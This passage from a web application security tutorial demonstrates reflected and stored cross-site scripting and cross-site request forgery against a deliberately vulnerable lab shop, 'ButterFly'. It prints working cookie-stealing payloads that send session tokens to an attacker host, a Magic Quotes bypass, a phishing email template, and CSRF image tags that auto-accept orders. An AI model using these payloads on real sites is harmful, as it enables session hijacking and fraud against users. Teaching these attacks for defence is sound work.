
Nevertheless, allowing downloading of the pictures is not necessary here. If a form was not submitted, a victim has to click the orange button to make the attack successful.

The advantage of using POST request you can see on the email status bar. This is a standard, valid and trustworthy to a user URL to the application website. It does not contain any suspicious parameters like you will see during the GET request attack in the next section.

If we assume that they follow the instruction a request is sent to the application:

```
POST http://insecure.butterfly.prv/login.php?req=/ HTTP/1.0
Accept: */*
Accept-Language: pl
Content-Type: application/x-www-form-urlencoded
Pragma: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Content-Length: 212
Proxy-Connection: Keep-Alive
Cookie: sid=qutge80vbm9i2g17qfvisbpqlqiubsrn

username=%22%3E%3Cscript%3Enew+Image%28%29.src%3D%22http%3A%2F%2Foursite.com%2Findex.php%3Fc%3
D%22%2Bdocument.cookie%3B%3C%2Fscript%3E%3Cbr+%22&password=&auth_b1=Send&click=Click+to+visit+our
+website
```

Next, a victim is surprised that another browser window was opened with the following content:




However, in the background the below request was sent by the victim browser:

```
GET http://oursite.com/index.php?c=sid=qutge80vbm9i2g17qfvisbpqlqiubsrn HTTP/1.0
Accept: */*
Referer: http://insecure.butterfly.prv/login.php?req=/
Accept-Language: pl
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: oursite.com
```

Let's look at oursite.com webserver access log:

```
xx.xx.xx.xx - - [19/Oct/2007:22:03:30 +0200] "GET /index.php?c=sid=qutge80vbm9i2g17qfvisbpqlqiubsrn HTTP/1.0"
404 198 "http://insecure.butterfly.prv/login.php?req=/" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;
Embedded Web Browser from: http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13"
```

As we can see the attack was successful. An attacker has managed to intercept a victim session token. Now we can use the application using a victim account.

Of course, the attack will be successful, only if a victim is logged to the application during submission of the form from the email.

For reference the following command was used to send the email:

```
mail -a "From: ButterFly news <news@insecure.butterfly.prv>" -a "Content-type: text/html;" -s "ButterFly - new products"
youremail@domain.prv < email.html
```

#### *6.2.1.1.2. standard link in an email – GET request*

In order to present the exploitation of the reflected Cross-Site Scripting using HTTP GET method, I will use the application login form again. However, this time I will try to rewrite the login form submitting the request into single URL, which will allow me to use HTTP GET attack vector. This

rewriting is possible, because a lot of PHP developers use the $_REQUEST global variable for accessing submitted parameters. In this case it does not matter what method was used in the submission. Parameters from GET and POST methods will be added to this variable.


Using the following link, we can intercept a session token of any user logged to the ButterFly application:

```
http://insecure.butterfly.prv/login.php?req=/index.php&username="><script>new+Image().src="http://oursite.com/index.php?c="%2Bdocument.cookie;</script><br+"
```

In order to make the attack more efficient, you can use the HTML email and URL encoding. The following email content is much better:

```
<html>
<body>
<p style="font-family:  verdana,ms sans serif, helvetica;font-size: 12px; color=#000000;">Dear user,<br><br>
We have introduced <b>new products</b> to our internet shop. Please follow the following link to find more details:<br>
</p>
<a
href="http://insecure.butterfly.prv/login.php?req=/index.php&username=%22%3E%3Cscript%3Enew+Image%28%29.src
%3D%22http%3A%2F%2Foursite.com%2Findex.php%3Fc%3D%22%2Bdo
cument.cookie%3B%3C%2Fscript%3E%3Cbr+%22" style="  font-family :  tahoma, verdana, helvetica ce, arial, helvetica;
font-size : 12px; margin: 0px; color: #455356;">http://insecure.butterfly.prv/login.php?req=/index.php</a>
</body>
</html>
```

The view of the email in the Outlook Express:





### 6.2.1.2. Permanent (stored)


This type of XSS is rarer.  It allows the attack code to be stored inside the application, so email clicking and social engineering techniques are not needed here. The stored attack code will be executed every time a valid user enters the page containing the malicious script.

The ButterFly application contains one place, where it is possible to enter text information, which will be saved by the application. It is a comment field during the order submission stage. Let's check whether it is vulnerable to Cross-Site Scripting.

Let's enter our test string (I replaced single quote characters with double ones, because of SQL injection problems described in the next chapters):




The result during browsing the order detail:





That's clearly confirms that the form is vulnerable to XSS attack. However, in this case I am attacking myself, which does not make sense. Fortunately, all orders are processed by the operator/admin user, who accepts or denies them. During this stage the admin user can see the details of the order, which can contain comment field with the attack script. I think you can imagine what will happen now? An attacker can intercept an admin user session quite transparently and escalate his privileges. Privilege escalation attacks will be covered in more detail in chapter 6.5.

Let's use our known XSS attack code:

```
<script>new Image().src="http://ourserver.com/index.php?c="+document.cookie;</script>
```

Next, create a new order and put this code in the comment field, after the “Great offer!” text.

In order to check if the attack is successful, I will log in to the admin account and start accepting new orders. Viewing our prepared order gives the following results:




The page looks correct, an admin user should not find anything suspicious in it. In the meantime our webserver log shows:

```
xx.xx.xx.xx - - [25/Oct/2007:20:25:08 +0200] "GET /index.shtml?c=sid=bj9t2gpde1c7867a1i6r273i8ieib3ut HTTP/1.0"
200 5790 "http://insecure.butterfly.prv/orders_admin.php?details=9" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT
5.1; SV1;  Embedded Web Browser from: http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13"
```

As you can see, the attack was successful and quite easy to execute, therefore this class of vulnerability is especially dangerous.

It usually allows not only accessing a user session, but executing the privilege escalation attack, where a standard user can intercept a session belonging to an application administrator.

#### 6.2.1.3. Magic quotes on - case

Previous examples were executed without Magic Quotes functionality. I have not used this option to simplify the attack code, so it will be easier to understand. However, the default option in PHP configuration is enabled Magic Quotes. Do you think this makes a difference in XSS attack?


Before performing any tests, you have to modify slightly the configuration on the ButterFly application. Precisely you have to enable Magic Quotes functionality in PHP. All required actions are described in ANEX B.

I will start with the simplest example: detecting Cross-Site Scripting vulnerability on the login form. I will use the attack code, which was used in previous sections. Try to put the following code in the login box in the login.php page.

```
"><script>alert('xss')</script><"
```

You should see the following screen:




This time you did not see the alert box, only some trash characters on the page and JavaScript error on the web browser's status bar. Why did it happen? Look below at the snippet of HTML source code with injected XSS code:

```
<td><input class="input_norm" name="username" type="text" value="\"><script>alert(\'xss\')</script><\""></td>
```

You can see that the backslash character was prepended to every single and double quote characters. As a result, the JavaScript code stopped being valid.

It seems the Magic Quotes is a good security measure. It stopped the above attack. However, I will disappoint you here. The problem of Cross-Site Scripting can not be resolved that easily. It is possible to bypass this measure using for example the following technique.

In order to bypass this setting, an attacker has to find a way of not using quotes in the JavaScript code. It is not so obvious to achieve, because the string value usually has to be delimited by quotes. However, there is an exception to this rule: regular expressions. These expressions are limited from both sides by forward slash character. In order to access string in such defined expression, you can use the source property of the expression.

Rewritten attack code using regular expression will look like this:

```
"><script>str=/xss/; alert(str.source)</script><br "
```

After entering the above expression in the login box and submitting the form, this time you will see the alert box!

This was really simple case. What about more difficult scenario for example stealing the session cookie? The above technique will still apply to this scenario. However, I will have to introduce some modifications.

Let's take a look at the original attack code:

```
"><script>new Image().src="http://oursite.com/index.php?c="+document.cookie;</script><br "
```

I can't use the following regular expressions: *str=/http://oursite.com/index.php?c=/,* because it contains the slash characters inside. Additionally, you can not escape slash character using backslash, because Magic Quote will prepend backslash with another backslash character, neutralizing the action.

What can an attacker do in this case?

If he can not enter the slash character himself, he needs to find it on the web page and just to reference it. In my opinion, the best way is to use the WINDOW.LOCATION object, precisely its HREF property, which is a string. This value should definitely contain the slash character.

The attack code can be divided in the following way:

```
 <script>

# define the following string : HTTP://
str_http=window.location.href.substring(0,7);

# define the slash character
str_slash=window.location.href.substring(6,7);

# define regular expression with the attacker's server name
reg1=/oursite.com/;

# define regular expression with the rest of the attacker's URL
reg2=/index.php?c=/;

# combine all definition into one in order to steal the cookie value
new Image().src=str_http+reg1.source+str_slash+reg2.source+document.cookie;

</script>
```

You can find the same code below in the attack form:

```
"><script>str_http=window.location.href.substring(0,7);str_slash=window.location.href.substring(6,7); reg1=/oursite.com/;
reg2=/index.php?c=/; new Image().src=str_http+reg1.source+str_slash+reg2.source+document.cookie;</script><br "
```

Submission of the above code in the login page results in transferring cookie value to the server of an attacker even when Magic Quotes functionality is enabled.

As you can see Magic Quotes complicates the attacking code, however it is still possible to exploit the vulnerability.

References:
http://www.devguru.com/Technologies/ecmascript/QuickRef/regexp.html

### 6.2.2. Cross-Site Request Forgery (XSRF)

Cross-Site Request Forgery vulnerability is often mistaken with Cross-Site Scripting. Although there is a strong similarity between XSS and XSRF, the XSS vulnerability has a different source/reason and the consequences of these vulnerabilities are different.

The source of XSS is improper filtering implemented within a web application. Thanks to that malicious code can be executed in a user browser stealing for example a user session id.

XSRF is an ability to execute an application action (deleting a record, submitting an order etc) using a predictable standard link (GET request) or a predictable form submission (POST request). The attack does not require having a valid session id to make the request successful. Therefore, only opening a HTML email or browsing a website/forum, where a malicious code was inserted, is enough for this attack to be successful.

A good description of the difference can be found: http://www.isecpartners.com/files/CSRF_Paper.pdf

The consequences of the successful XSRF attack are very wide, but we can summarise them to the fact that all application actions like making a new shopping order, transferring money to a different bank account etc can be executed automatically and completely transparent to a user of a vulnerable application.

Generally, a site protected against XSS can be vulnerable to XSRF. However, a site vulnerable to XSS usually is also vulnerable to XSRF.

Below, I will describe a potential attack scenario, which will show how a potential attacker can order items selected by him in the ButterFly application using a victim account without his knowledge.

#### 6.2.2.1. Non permanent (reflected)

This type of the XSRF vulnerability works in a similar way to the non permanent XSS. The attack vector is not remembered and stored by an application.

Let's check if the 'Place the order' functionality is vulnerable to non permanent XSRF. The POST request of the 'Place the order' submission looks like that:

```
POST http://insecure.butterfly.prv/orders.php?order=1 HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Referer: http://insecure.butterfly.prv/orders.php?order=1
Accept-Language: pl
Content-Type: multipart/form-data; boundary=---------------------------7d72425130752
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Content-Length: 396
Pragma: no-cache
Cookie: sid=c3d675f3aaa8486a6950adbce857d183310ad18e

-----------------------------7d72425130752
Content-Disposition: form-data; name="uploaddoc"; filename=""
Content-Type: application/octet-stream


-----------------------------7d72425130752
Content-Disposition: form-data; name="comment"


-----------------------------7d72425130752
Content-Disposition: form-data; name="confirm"

Confirm
-----------------------------7d72425130752--
```

This is the multipart type of POST request. It is usually used when a form allows a file upload. As we can see the submitted fields do not contain any unpredictable values, so the application is vulnerable to XSRF.

As the ButterFly application often uses $_REQUEST array, let's try to rewrite this POST request to standard and simple GET request, which should allow us to execute the attack more transparently. After a few tries the following request is found to be the proper minimum replacement:

```
http://insecure.butterfly.prv/orders.php?order=1&confirm=Confirm
```

An attacker can of course send a user the above link in specially crafted content to mislead a user and make him to click it. However I will try to execute a bit more complex attack, which will be almost transparent to a user and different than XSS attack. I intend to use the "<img>" vector, which is quite popular in XSRF attacks:

```
<img src="http://insecure.butterfly.prv/orders.php?order=1&confirm=Confirm">
```

But in order to do this, the vulnerable form has to use the GET HTTP method or the replacement of POST method has to be rewritten for it to work like I did above, because in this mode only GET request will be successful (because the src element of the img tag is fetched using GET method).

However, we can not use this technique in the case of the ButterFly application, because the session cookie is not transmitted by an email client (Outlook Express 6.0, Thunderbird 1.5), even if a permanent cookie was used in the session (session.cookie_lifetime > 0).

Below you can find the request made by Outlook Express.

```
GET http://insecure.butterfly.prv/orders.php?order=1&confirm=Confirm HTTP/1.0
Accept: */*
Accept-Language: pl
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Proxy-Connection: Keep-Alive
```

Therefore the attack is only possible using email and is very similar to XSS scenarios, except we do not need to execute any code here. Only entering the URL address triggers the attack. Of course, a user has to be logged to the application, when he clicks the link.

You may wonder why I did not use similar technique with the XSS attacks described in this document. For example if the following code sent to an application user, would not be better?

```
<img src="http://insecure.butterfly.prv/login.php?req=/index.php&username=%22>
script>new+Image().src=%22http://oursite.com/index.php?c=%22%2Bdocument.cookie;</script>
<br+">
```

Unfortunately this does not work for XSS. For the XSS attack to be successful we need a client side, which will interpret the code and execute it. The src element of img, which is fetched, is only interpreted as a picture not as JavaScript code.

In this case the replacement can not be written, an attacker has to prepare self-submit form with optional button (look at XSS above), which will trigger the attack. However, this attack will not be so stealthy and will require a clear user action.

However, it is worth mentioning another attack here, where img vector will be used successfully. An attacker has to trick a victim to visit a web site, where malicious code is planted. It can be a site belonging to an attacker, but tricking a victim to visit this site will extremely difficult, because he will not trust it completely; or an attacker can use 3rd party trusted website, which is vulnerable to XSS or

permanent XSRF. Planting malicious img tag on this site will successfully exploit the XSRF vulnerability on the ButterFly application, when a victim enters this website. This time cookie value will be included in the HTTP request and automated action will be executed in the background transparently to a victim.

#### 6.2.2.2. Permanent (stored)

This type of the vulnerability is analogical to permanent XSS again. In this attack the malicious code has to be stored inside the application. What is important to note, is that the malicious code stored on one site, can attack not only the site itself, where it was put, but it can be used successfully to exploit other sites vulnerable to the XSRF.

Usually to be able to exploit permanent XSRF, a site has to be vulnerable to some form of XSS, because XSRF uses similar range of characters as they are used in XSS. However, XSRF does not require a JavaScript code to be executed.

Let's check whether the accept order functionality is vulnerable to permanent XSRF. Below you can find the HTTP request which is sent to the server when order number 7 is accepted by an admin.


```
POST http://insecure.butterfly.prv/orders_admin.php HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms-excel,
application/vnd.ms-powerpoint, application/msword, */*
Referer: http://insecure.butterfly.prv/orders_admin.php
Accept-Language: pl
Content-Type: application/x-www-form-urlencoded
Proxy-Connection: Keep-Alive
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1;  Embedded Web Browser from:
http://bsalsa.com/; .NET CLR 2.0.50727; .NET CLR 1.1.4322) Paros/3.2.13
Host: insecure.butterfly.prv
Content-Length: 14
Pragma: no-cache
Cookie: sid=a910cc403a2fa83e6aba4381054fc00fca8f9367

accept7=Accept
```

Again, I converted it to the GET request to create an attack string:

```
http://insecure.butterfly.prv/orders_admin.php?accept7=Accept
```


In order to execute the attack, I have to create new order (number 19) with the comment containing:

```
Nice offer! <img src="http://insecure.butterfly.prv/orders_admin.php?accept19=Accept">
```





In this case, we have to guess the next order number, which is not difficult as it is possible to check what number the last order has using orders.php page.

An administrator user will see a new unaccepted order (number 19):




In order to check what the order contains, an administrator user checks its details:




It looks normal for the administrator, however in this moment the administrator became the victim of the XSRF attack. In the background the following request was sent by his browser:

